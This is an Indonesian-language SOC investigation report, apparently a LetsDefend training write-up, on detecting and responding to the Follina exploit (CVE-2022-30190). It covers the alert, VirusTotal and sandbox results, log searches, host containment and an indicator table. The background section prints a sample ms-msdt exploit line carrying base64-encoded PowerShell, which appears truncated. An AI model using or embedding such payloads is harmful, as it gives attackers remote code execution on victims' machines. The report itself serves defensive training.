



**BIMANTARA
Labs**

CVE 2022-30190



**Detection
Analysis
Respond**

Special Thanks to :



**LetsDefend
Blue Team Training**

Contact Us :

✉ abdibimantara91@gmail.com

🌐 [abdibimantara](#)

📱 [abdibimantara](#)

Daftar Isi

Daftar Isi	1
Latar Belakang	2
Monitoring Alert	6
Detection Event	7
Analysis Event	10
Respond Tim SOC	15

Latar Belakang

Pada tanggal 27 Mei 2022, Tim teknis **Nao_Sec** mencoba menganalisa dan menemukan suatu dokumen dalam format .doc yang tampak malicious. Dimana Dokumen tersebut terindikasi terunggah dari alamat IP Belarus. Kecurigaan ini kemudian di telusuri lebih lanjut dan pada tanggal 30 Mei 2022, tepatnya pada hari Senin Microsoft mengumumkan adanya indikasi Zero day dengan nama **CVE- 2022- 30190**.




Diketahui file berbahaya tersebut terindikasi merujuk kepada kode area 0438 yang terdapat pada negara Italia yaitu desa Follina. Sehingga **Kevin Beamont** sebagai peneliti yang termasuk kedalam orang pertama dalam melakukan analisis exploit ini menamakan "**follina**".

Menurut penelitian yang dilakukan oleh Kevin Beamount, Terdapat bebera versi Microsoft office yang terindikasi rentan terhadap exploit tersebut. Versi Microsoft office tersebut dimulai dari tahun 2013, 2016, 2019, 2021 serta beberapa versi Microsoft office 365 dan edisi pro plus. Dan untuk versi windows juga meliputi Windows 7, Windows 8.1, Windows 10, Windows 11, Windows Server 2008, Windows Server 2012, Windows Server 2016, Windows Server 2019, dan Windows Server 2022.



Melalui exploit follina, attacker akan dengan mudah mendapatkan remote code execution (RCE) sehingga dapat dengan mudah mengambil alih device korban. Awalnya Attacker mencoba mengirimkan email phishing ke korbannya. Dimana email tersebut melampirkan dokumen word yang telah dimodifikasi sebelumnya (Malicious). Saat korban membuka dokumen word tersebut, secara otomatis dokumen word tersebut akan memanggil fungsi ms-msdt untuk menjalankan command yang diinginkan oleh attacker.

Target utama dari attacker tersebut menyasar ke *Microsoft Windows Support Diagnostic Tool* (MSDT). Sehingga tools MSDT yang semula dikira tidak berbahaya, ternyata dapat menjadi jalan masuk para attacker. Melalui MSDT Attacker akan dengan mudah melakukan proses remote code execution.

Terdapat beberapa sampel dari contoh serangan yang memanfaatkan zero day follina ini. Terdapat suatu dokumen word yang bertemakan undangan untuk melakukan proses wawancara pada sputnk radio. Dimana dokumen tersebut ditujukan khusus untuk pengguna di negara Russia.



Berikut adalah hasil pengecekan sampel dokumen tersebut menggunakan tools virus totals.



Berikut adalah contoh dari eksploitasi follina

```
window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param  
\\IT_RebrowseForFile=cal?c IT_LaunchMethod=ContextMenu IT_SelectProgram=NotListed  
IT_BrowseForFile=h$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+  
[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+  
[char]58+'FromBase64String(' +  
[char]34+'U3RhcnQtUHJvY2VzcyAkY21kIC13aW5kb3dzdHlsZSBoaWRkZW4gLUYyZ3VtZW50  
TGlzdCAiL2MgcnuVuZGxsMzluZXh1IHJd3V0bC5kbGwsTGF1bmNoQXBwbGljYXRpb24gJGNtZ  
CI7JGNtZCA9ICJjOlx3aW5kb3dzXHN5c3RlbTMuYXGNtZC5leGUiO1N0YXJ0LVByb2Nlc3MgJGN  
tZCAtd2luZG93c3R5bGUgaGlkZGVulC1Bcmd1bWVudExp3Qgli9jJGNkIEM6XFVzZXJzXFB1Y
```



Monitoring Alert

Pada tanggal 2 juni 2022 sekitar jam 3.22 siang, Tim Internal SOC (Security Operation Center) menemukan alert yang terindikasi sebagai CVE 2022-30190. Dimana alert tersebut terindikasi sebagai zero day, dan memiliki nilai severity Medium. Sehingga tim SOC diharuskan untuk segera mungkin menganalisa alert tersebut apakah false positif atau true positif. Diketahui alert tersebut memiliki eventid yaitu 123, source address 172.16.17.39.

MAIN CHANNEL

INVESTIGATION CHANNEL


CLOSED ALERTS

	SEVERITY	DATE	RULE NAME	EVENTID	TYPE	ACTION
	Medium	June 2, 2022, 3:22 p.m.	★ SOC173 - Follina 0-Day Detected	123	Malware	
★ Microsoft Windows Support Diagnostic Tool (MSDT) Remote Code Execution Vulnerability, CVE-2022-30190						
EventID:		123				
Event Time:		June 2, 2022, 3:22 p.m.				
Rule:		SOC173 - Follina 0-Day Detected				
Level:		Security Analyst				
Source Address		172.16.17.39				
Hostname		JonasPRD				
File Name		05-2022-0438.doc				
File Hash		52945af1def85b171870b31fa4782e52				
File Size		10.01 Kb				
AV Action		Allowed				
Alert Trigger Reason		msdt.exe executed after Office document				
Download (Password:infected):		05-2022-0438.doc.zip				
Show Hint 						

Setelah mengetahui detail dari alert tersebut, Tim SOC segera melakukan proses selanjutnya. Dimana proses selanjutnya yaitu adalah detection. Pada proses detection tim SOC diharuskan melakukan proses deteksi secara lebih mendalam untuk mengetahui apakah benar event tersebut termasuk ancaman atau hanya kesalahan deteksi.

Detection Event

Sebelumnya, Tim SOC diharuskan untuk melakukan proses take ownership. Dimana proses take ownership tersebut berfungsi agar event yang muncul pada dashboard menu akan dinaikan ke fase detection oleh tim SOC.



Tahap detection dimulai dengan memeriksa file dokumen word yang terlampir dalam alert tersebut. Dimana file tersebut memiliki nama 05-2022-0438.doc dan hash 52945af1def85b171870b31fa4782e52. File tersebut berukuran 10.01 Kb. Pengecekan awal dilakukan dengan menggunakan tools virus totals.

38

/ 60

38 security vendors and no sandboxes flagged this file as malicious

4a24048f81afbe9fb62e7a6a49adb1fa41f266b5f9feccdeb567aec096784

05-2022-0438.doc

cve-2017-0199

cve-2022-30190

docx

exploit

10.01 KB

Size

2022-06-08 19:11:48 UTC

8 hours ago

DOCX

Community Score

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY





















Security Vendors' Analysis

Ad-Aware	Trojan.GenericKD.50350679	AhnLab-V3	Downloader/DOC.External
Alibaba	Trojan.Office/Cve-2022-30190.a	ALYac	Exploit.MSOffice.Gen
Arcabit	Trojan.Generic.D3004A57	Avast	OLE.RemoteTemplatelnj [Trj]
AVG	OLE.RemoteTemplatelnj [Trj]	Avira (no cloud)	W97M/Agent.dzu
BitDefender	Trojan.GenericKD.50350679	ClamAV	Win.Exploit.CVE_2022_30190-9951234-1
Comodo	Malware@b3a077avudn0ri	Punat	Malicious (enmap-00)

Contacted URLs			
Scanned	Detections	Status	URL
2022-06-01	11 / 95	403	https://www.xmlformats.com/office/word
2022-06-04	12 / 96	403	https://www.xmlformats.com/office/word/2022/wordprocessingDrawing/
2022-06-05	11 / 96	200	https://www.xmlformats.com/office/word/2022/wordprocessingDrawing/RDF842l.html
2022-05-31	10 / 95	403	https://www.xmlformats.com/office/word/2022
2022-05-31	10 / 95	403	https://www.xmlformats.com/office/word/2022/wordprocessingDrawing

Contacted Domains			
Domain	Detections	Created	Registrar
msftstore.s.llnwi.net	0 / 92	2013-07-31	GoDaddy.com, LLC
nexus.officeapps.live.com	0 / 92	1994-12-28	CSC CORPORATE DOMAINS, INC.
prda.aadg.msidentity.com	0 / 92	2016-03-21	MarkMonitor Inc.
windowsupdatebg.s.llnwi.net	0 / 92	2013-07-31	GoDaddy.com, LLC
www.xmlformats.com	12 / 92	2022-05-20	-
xmlformats.com	13 / 92	2022-05-20	-

Contacted IP Addresses			
IP	Detections	Autonomous System	Country
141.105.65.149	1 / 92	50867	RU
178.79.208.1	1 / 92	22822	NL
52.109.12.23	0 / 92	8075	US
52.109.6.42	0 / 92	8075	US
52.109.76.34	0 / 92	8075	IE
52.109.88.177	0 / 92	8075	NL
87.248.202.1	0 / 92	22822	NL

Contained in Graphs ⓘ			🔍
 VirusTotalCollection...	CVE-2022-30190: Microsoft Windows Support Diagnostic Tool (MSDT) Remote Code Execution Vulnerability	2022-06-08 14:04:33	
 VirusTotalCollection...	Follina	2022-06-08 12:39:08	
 mahmoudad	follina	2022-06-08 08:55:58	
 mahmoudad	Follina	2022-06-08 08:53:15	
 livestronger	Vulnerabilidad Oday Office	2022-06-04 03:32:05	
 VirusTotalCollection...	twitter loc	2022-06-03 05:16:45	
 VirusTotalCollection...	MSDT abused to achieve RCE on Microsoft Office	2022-06-03 03:15:27	
 miniuser	Copy of Vulnerabilidad Oday Office	2022-06-02 22:27:20	
 jrober	Untitled graph	2022-06-02 19:08:55	
 VirusTotalCollection...	Follina	2022-06-02 15:02:24	

Melihat data dari virus total, membuat tim SOC yakin bahwa file tersebut benar terindikasi CVE 2022-30190. Dimana sebanyak 38 dari 50 threat intelligence menyatakan bahwa file tersebut sebagai malicious dan terindikasi melakukan komunikasi terhadap ip public.

Analysis Event

Setelah berhasil dideteksi bahwa benar file tersebut terindikasi sebagai exploit Follina, Tim SOC segera melakukan proses selanjutnya yaitu Analysis event. Dimana pada proses analysis event ini juga akan dilakukan proses threat hunting, guna mengetahui lebih detail siapa yang menjadi threat actor dan targetnya.

Langkah pertama tim SOC melakukan pengecekan pada log manajemen serta endpoint security, guna mengetahui apakah file tersebut dikarantina atau tidak.

Raw Log

URL:
https://www.xmlformats.com/office/word/2022/wordprocessingDrawing/RDF842L.html



Close172.16.17.39Search

Log Search

Result: 7Page: 1


DATE	TYPE	SOURCE ADDRESS	SOURCE PORT	DESTINATION ADDRESS	DESTINATION PORT	RAW
Jun. 02, 2022, 03:20 PM	Firewall	172.16.17.39	52331	13.107.42.16	443	
Jun. 02, 2022, 03:20 PM	Firewall	172.16.17.39	54312	141.105.65.149	443	
Jun. 02, 2022, 03:20 PM	Firewall	172.16.17.39	53122	141.105.65.149	443	
Jun. 02, 2022, 03:20 PM	Proxy	172.16.17.39	53122	141.105.65.149	443	
Jun. 02, 2022, 03:20 PM	Proxy	172.16.17.39	43111	141.105.65.149	443	
Jun. 02, 2022, 03:20 PM	Proxy	172.16.17.39	12322	141.105.65.149	443	
Jun. 02, 2022, 03:20 PM	Proxy	172.16.17.39	42512	141.105.65.149	443	

Search DateSearch TypeSearch Src. AddressSearch Src PortSearch Dst AddressSearch Dst PortClear



Melihat dari data log management dan endpoint security, tim SOC menyimpulkan bahwa file tersebut tidak dilakukannya karantina.

Tim SOC melanjutkan Analisa menggunakan sandbox untuk mengetahui bagaimana behavior dari file tersebut.



Analysis Overview Request Report Deletion

Submission name: tmpz48_Zlit
 Size: 10KiB
 Type: docx office
 Mime: application/vnd.openxmlformats-officedocument.wordprocessingml.document
 SHA256: 4a24048f81afbe9fb62e7a6a49adbdfaf41f266b5f9feecdceb567aec096784
 Operating System: Windows
 Last Anti-Virus Scan: 06/06/2022 00:36:02 (UTC)
 Last Sandbox Report: 06/08/2022 09:57:05 (UTC)

malicious
 Threat Score: 83/100
 AV Detection: 83%
 Labeled as: CVE-2022-30190
[Link](#) [Twitter](#) [E-Mail](#)

Anti-Virus Results Refresh

CrowdStrike Falcon

100%

Static Analysis and ML

Last Update: 06/06/2022 00:36:02 (UTC)

View Details: N/A

Visit Vendor: [Visit Vendor](#)

MetaDefender

N/A

Multi Scan Analysis

Last Update: 06/06/2022 00:36:02 (UTC)

View Details: [View Details](#)

Visit Vendor: [Visit Vendor](#)

VirusTotal

66%

Multi Scan Analysis


Last Update: 06/06/2022 00:36:02 (UTC)

View Details: [View Details](#)

Visit Vendor: [Visit Vendor](#)

Related Files		
Name	Sha256	Verdict
4a24048f81afbe9fb62e7a6a49adbdfaf41f266b5f9feecdceb567aec096784.zip	b42cb36dfbe5719fc4a92c8a1eb5df9c6e1e3a66754c4bc5224acd40fc017962	malicious
7495806161.zip	da19135216e7c62aef87582466f596ede007b7f8dc5a9c16540a6aec1670a0dc	malicious
05-2022-0438.docx	90a1a94f5f9efce66697129bd4267b5e5102eec7446d51b769882360ae035b19	malicious
43eefc22e8f914d44df3da16c23dccc2e076a8753.zip	f8bd28f38b64bd952d05f83069328fd7f38e7da2b4e59f787ce27db467d180b3	malicious

Melalui pengecekan diatas, file tersebut tedinkasi mencoba mengakses domain www.xmlformats.com. Tim SOC juga menemukan repot umum yang telah direpot pada tanggal 7 juni 2022. Dari hasil tersebut terdapat http access dan ip public.



Berdasarkan informasi dari report umum, kami mendapati tcp access yang dicoba dibangun oleh file tersebut. Dimana kami mendapat ip serta domain yang akan dituju.

Setelah mengetahui adanya parameter IoC, tim SOC segera melakukan penyelidikan terhadap event tersebut. Melalui log management, tim soc dapat mengetahui apakah ada user lain yang mengakses IoC tersebut.

Log Search

Result: 7

Page: 1

www.xmlform

Search

DATE	TYPE	SOURCE ADDRESS	SOURCE PORT	DESTINATION ADDRESS	DESTINATION PORT	RAW
Jun, 02, 2022, 03:20 PM	Firewall	172.16.17.39	54312	141.105.65.149	443	🔍
Jun, 02, 2022, 03:20 PM	Firewall	172.16.17.39	53122	141.105.65.149	443	🔍
Jun, 02, 2022, 03:20 PM	Proxy	172.16.17.39	53122	141.105.65.149	443	🔍
Jun, 02, 2022, 03:20 PM	Proxy	172.16.17.39	43111	141.105.65.149	443	🔍
Jun, 02, 2022, 03:20 PM	Proxy	172.16.17.39	12322	141.105.65.149	443	🔍
Jun, 02, 2022, 03:20 PM	Proxy	172.16.17.39	42512	141.105.65.149	443	🔍

Search Date

Search Type

Search Src Address


Search Src Port

Search Dst Address

Search Dst Port

Clear

Melalui kata kunci dari domain tersebut, tim SOC mendapati sebanyak 6 traffic yang mencoba mengases domain tersebut. Namun tim SOC hanya mendapati user JonasPRD saja. Tim SOC juga Kembali melakukan penyelidikan pada email, dan tim SOC juga menemukan IoC lainnya.




Respond Tim SOC

Setelah melakukan penyelidikan, tim SOC menyimpulkan

- Notifikasi alert tersebut adalah true positif
- File yang dicurigai benar terindikasi sebagai exploit follina
- User awal yang terindikasi serangan tersebut adalah JonasPRD
- File tersebut tidak terdeteksi oleh antivirus sehingga tidak dikarantina
- Terdapat beberapa IoC yang menjadi pertimbangan tim SOC

Sehingga tim SOC segera mengambil keputusan awal yaitu untuk melakukan request isolasi device, sehingga meminimalisir tingkat keparahan yang dapat ditimbulkan. Dilanjutkan dengan melakukan proses scanning dan pembersihan ulang device serta juga dilakukan penghapusan registry msdst. Terakhir lakukan pemblokiran domain serta ip public yang telah terindikasi sebagai exploit follina.



#62

HOSTNAME	IP ADDRESS	OS	CLIENT / SERVER	REQUEST CONTAINMENT
JonasPRD	172.16.17.39	Windows 10	Client	<input checked="" type="checkbox"/>

Host Contained

IoC CVE 2022-30190 (Follina exploit)

No	Value	Comment
1.	Email Exploit	Radiosputnik[@]ria.ru
2.	web Attacker	www[.]xmlformats[.]com
3.	Url Attacker 1	www[.]xmlformats[.]com/office/word /2022/wordprocessingDrawing/RDF842I.html
4.	Url Attacker 1	www[.]xmlformats[.]com/office/word /2022/wordprocessingDrawing/
5.	File Name	05-2022-0438.doc
6.	Md5 Hash	52945af1def85b171870b31fa4782e52
7.	Sha256 Hash	4a24048f81afbe9fb62e7a6a49adbd1faf41f2 66b5f9feecdceb567aec096784